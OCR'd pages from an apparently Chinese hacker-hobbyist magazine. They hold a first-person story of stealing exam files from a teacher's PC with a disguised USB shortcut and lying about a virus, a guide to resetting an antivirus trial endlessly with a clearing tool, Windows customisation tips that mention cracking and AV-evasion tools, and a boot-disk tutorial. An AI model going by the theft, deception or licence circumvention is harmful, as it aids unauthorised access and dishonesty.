当时很佩服自己能说出这种奇怪的理论，正所谓是狗急跳墙，人急了智商也会变高的，幸好老师只懂“量子”不懂电脑，被我就这样懵了过去。接着老师一脸茫然的把鼠标让给了我，然后目不转睛的盯着屏幕，生怕我有什么出轨的操作。我打开了我的 U 盘，然后打开了那个伪装成文件夹的快捷方式，很顺利的打开了一个文件夹，老师也没有看出什么异样，我继续操作着。慢吞吞的把刚才老师选中的 PPT 拖进这个文件夹。过了好一会儿，ppt 复制完毕了，接着我准备删除硬件拔出 U 盘，其实这一操作并非是爱护我的 U 盘而是在试探是否完成了复制，结果删除失败，我为自己捏了把冷汗，doc 文档肯定不会复制这么长时间，肯定是遇到体积比较大的 rar 文件了，要是现在硬拔的话万一我要的试题还没复制过来怎么办，决不能中断复制！现在我要做的就是尽量拖延时间。“嗯？怎么回事，老师你的电脑里好像有病毒啊”？“没有吧，你关闭所有的窗口看看能删除不？”我把所有的窗口都关掉了，还是删除不了，当然我心里很清楚了。眼看快要上课了，我必须要给老师一个让我继续留在这里的理由。“我估计是中毒了，我帮你简单看看吧。”说着我就打开了注册表随便翻看着，老师看我很专业的样子，就默认了。“嗯，谢谢你啊，不过快点啊，要上课了。”我又假惺惺的打开了任务管理器，发现 cmd 和 xcopy 进程还在，说明我的程序还是没有复制完毕。我打开了 cmd，随便敲了几个命令，什么命令执行速度慢、返回信息多我就敲什么，老师在旁边看呆了，丝毫不知道那些黑白相间的命令是干什么用的，我时不时的看下任务管理器中那两个牵动我心弦的进程。终于在快上课的时候，那两个进程同时消失了，我内心一阵狂喜，这说明所有符合要求的文件都已经复制完毕了，“估计是机器狗之类的病毒吧。”既然大功告成了，我也要做一下收尾工作，“我

把正在运行的病毒的清除了，但是估计病毒已经感染其它文件了，说不定哪天还会运行的，你最好重装下系统，这是最简单的办法。"说着就把U盘删除，果然成功删除了，老师对我的话也深信不疑。"嗯，好。" 至此，我想要的东西就这样到手了。

轻松免费用"金山毒霸2009"

wumianoe

文章难易度：★
文章阅读点：利用金山毒霸通行证信息清除器无限次免费试用金山毒霸

新年到了，先祝叉子们新年快乐！2009年的到来，也让许多软件商将自己的产品更新为了"XXXX2009"，国内著名的杀病毒软件金山毒霸也不例外，推出了金山毒霸2009版，但小菜




图1




图2

我苦于囊中羞涩，只好寻找免费的方法了，结果却发现了一个好东西，特献给大家！

对于金山毒霸2009版的免费，我们只能从金山为我们提供的37天免费试用上来做文章，先下载金山毒霸2009，安装后联网自动升级选"我是新用户"，就可以免费使用了，如图1。

当我们的服务时间用完后，运行"金山毒霸通行证信息清除器"，再打开金山毒霸点击"帮我申请"，就又可以继续37天的免费试用了，如图2。现在大家都明白了吧，只要我们的通行证过期了，运行这个小软件，就可以无限次的注册新用户了，还在等什么，快来享受这顿免费大餐吧！

（本文所涉及到的金山毒霸通行证信息清除器已收录到光盘中）

菜鸟酷玩——打造个性的Windows系统

BaseNet

文章难易度：★★
文章阅读点：教你如何快速打造一个属于自己的个性Windows系统

追求个性是我们年轻人喜欢做的事情，天天看黑X，在MM面前如果没有一个个性的系统，是件很没"面子"的事情，我的地盘我作主，今天就让我们一起DIY我们自己的Windows吧！

1、你的桌面显示图标——"俗"

你是否习惯了windows桌面的"我的电脑"、"我的文档"等图标，习惯就会显的特别的俗，而且显的很不"高手"，所以个性行动第一步——删除桌面上所有的图标，这会让我们的Windows看上去与众不同，而且会让MM或者偷用电脑的人吓一跳的。在做这件事之前，我们首先要做的事情是熟记桌面上的一些程序的基本命令，比如word程序，我们在运行中可以输入**winword**或者在Cmd中输入**start winword**，其次，我们要熟悉一些快捷键，这里我给大家一些常用的（当然还有很多，以下是我在使用Windows的时候觉得最常用的）：

Win+E 打开资源管理器

Win+R 打开"开始"—"运行"窗口，这点不光是为了我们能运行一些系统程序，下面我们会说到的单纯的Win或者Ctrl+Esc打开菜单

Win+F 打开搜索窗口，我们找文件可以迅速的定位

Ctrl+Win+F 打开搜索计算机的窗口

Win+M 最小化当前运行的窗口

Win+Tab 任务栏切换任务

Alt+Tab 桌面切换任务

最后就是对回收站的删除，我们无法按shift+del键直接删除回收站图标，只能在"开始"—"运行"中输入**gpedit.msc**打开组策略，定位到—"用户配置"—"管理模板"—"桌面"，双击"从桌面删除'回收站'图标"，选择"已启用"，刷新桌面后我们的桌面就没有东西了，如图1。




图1

2、隐藏"碍眼"的任务栏

完成了1的操作后，你是否觉得任务栏显示着有点"碍眼"呢？这时我们可以在任务栏的空白位置，右键"属性"—勾选"自动隐藏任务栏"，同时我们还可以根据需要，随便移动"任务栏"，左键按住，就可以随变拖动了（这样做的目的是防止一些人习惯的将鼠标放到"老地方"从而泄露我们的"天机"），如果我们无法拖动就说明任务栏被锁定了，在其上边右键去掉"锁定任务栏"前面的勾就可以了。现在我们的Windows桌面就真的"空空如也"了。

3、使用Google做桌面壁纸

既然系统桌面上的东西都没有了，我们的桌面壁纸就成了我们的"衣服"，我们选什么衣服才会显示出主人的"功夫"呢？把我们的Goole放到桌面上吧，一方面我们可以方便的进行Google hacking，另一方面也可以炫一下满足一下我们小小的"虚荣心"。

首先，我们从网络上找一些免费的Google代码，然后在"开始"—"运行"中输入**notepad**，将代码复制进去，保存为google.html，最后在桌面上右键"属性"，单击"桌面"选项接着点击浏览按钮，找到刚才我们保存的google.html，点击"应用"确定就可以了。

当然，我们还可以单击“自定义桌面”，选择“Web”—“新建”按钮进行添加，也可以在“开始”中输入gpedit.msc打开组策略，依次定位到“用户配置”—“管理模板”—“桌面”—“Active Desktop”，首先将“启用Active Desktop”设置为“已启用”，然后将“Active Desktop墙纸”设置为“已启用”在墙纸名称中选择我们准备好的html文件就可以了。

4、一步到位——Send To

对于一个初出矛庐的小黑客来说，程序是要天天搞的东西，我们经常需要调试、破解、免杀，所以我们需要用很多工具，比如OD、PEID、LORDPE等等，如果每次打开都需要找这些程序就太麻烦了，我们可以直接将程序复制到sendto文件夹下,该文件夹在系统盘:\Documents and Settings\Administrator\目录下，默认是隐藏属性（需要在“我的电脑”—“工具”—“查看”—“文件夹选项”中勾选“显示所的文件和文件夹”），复制完成后就可以了，效果如图2所示，这样我们要破解某个程序直接右键发送到相应用到的程序就可以了。




图2

5、小工具——快速运行

网络上有很多老牌安全小工具，比如fport.exe、mt.exe、sysinternals工具包等，这些在日常的实验及系统安全维护中我们会经常用到，现在我们可以直接将它们都复制到%systemroot%/system32目录下，这样通过WIN+R调出“运行”直接输入程序名就可以启动了。

6、再现windows桌面功能的强大——Vstart

虽然有些程序我们可以通过WIN+R调出运行输入命令启动，但是我们有很多程序比如QQ、第三方的浏览器，如果通过修改环境变量来运行的话太麻烦了。这时候我们可以借助Vstart这个小程序来实现，它是一个绿色软件，第一次运行会自动添加到自启动项！除了加入程序，我们还可以将一些经常访问的文件夹添加进去，这个工具在X档案以前有介绍，所以这里不在赘述了。

文章难易度：★★
文章简述：教你如何制作启动盘，以后通过启动盘来维护系统备份资料


学习XP启动盘制作——让系统安全固若金汤

无敌小龙（张博）

启动盘，简单的说，就是能够不通过硬盘而让电脑启动后进入DOS系统或XP等系统的软盘、光盘、U盘等磁盘，它有什么用途的呢，请大家参考下面的小知识。

小知识：启动盘的作用

1、在系统崩溃时，恢复被删除或破坏系统文件等
2、清除不能在WINDOWS正常模式下清除的病毒
3、运行一些在DOS下使用的软件，如：UCDOS
4、测试一些软件
5、对系统硬件进去检测，让我们可以更确切的了解硬件信息
6、进行硬盘修复，解决硬盘坏道等错误问题
7、恢复丢失的BOIS密码


图1

说了这么多，下面我们就来看看如何制作启动盘吧。

一、在WINXP下面制作启动盘

首先，需要大家去下载一款“WINPE老毛桃最终修改版”的启动盘制作工具，下载完毕进行解压，运行SETUP目录中的PESETUP.EXE文件，会弹出一个CMD窗口，在窗口中选择4，表示制作一个U盘启动盘，如图1。

此时回车，它会提示你输入U盘的盘符，如果你的J盘是U盘盘符，那么就输入J（不要输入J：也就是不要带冒号）。输入J之后，会提示“按任意键继续”，此时随便按下一个键即可。然后，会弹出一个U盘格式化工具，在这个工具中首先选中U盘盘符，然后选择FAT32文件系统对U盘进行格式化，如图2。接着单击“开始”按钮，安装完毕后会弹出一个对话框，单击




图2

“确定”即可，如图3。

单击“关闭”按钮，关闭刚才的U盘格式化工具。会弹出一个CRUB2U引导工具，选中U盘（通常会出现两个选择项，一个是HD0，一个是HD1，可以通过观察磁盘容量判断哪个是U盘），然后单击“安装”按钮即可，如图4。

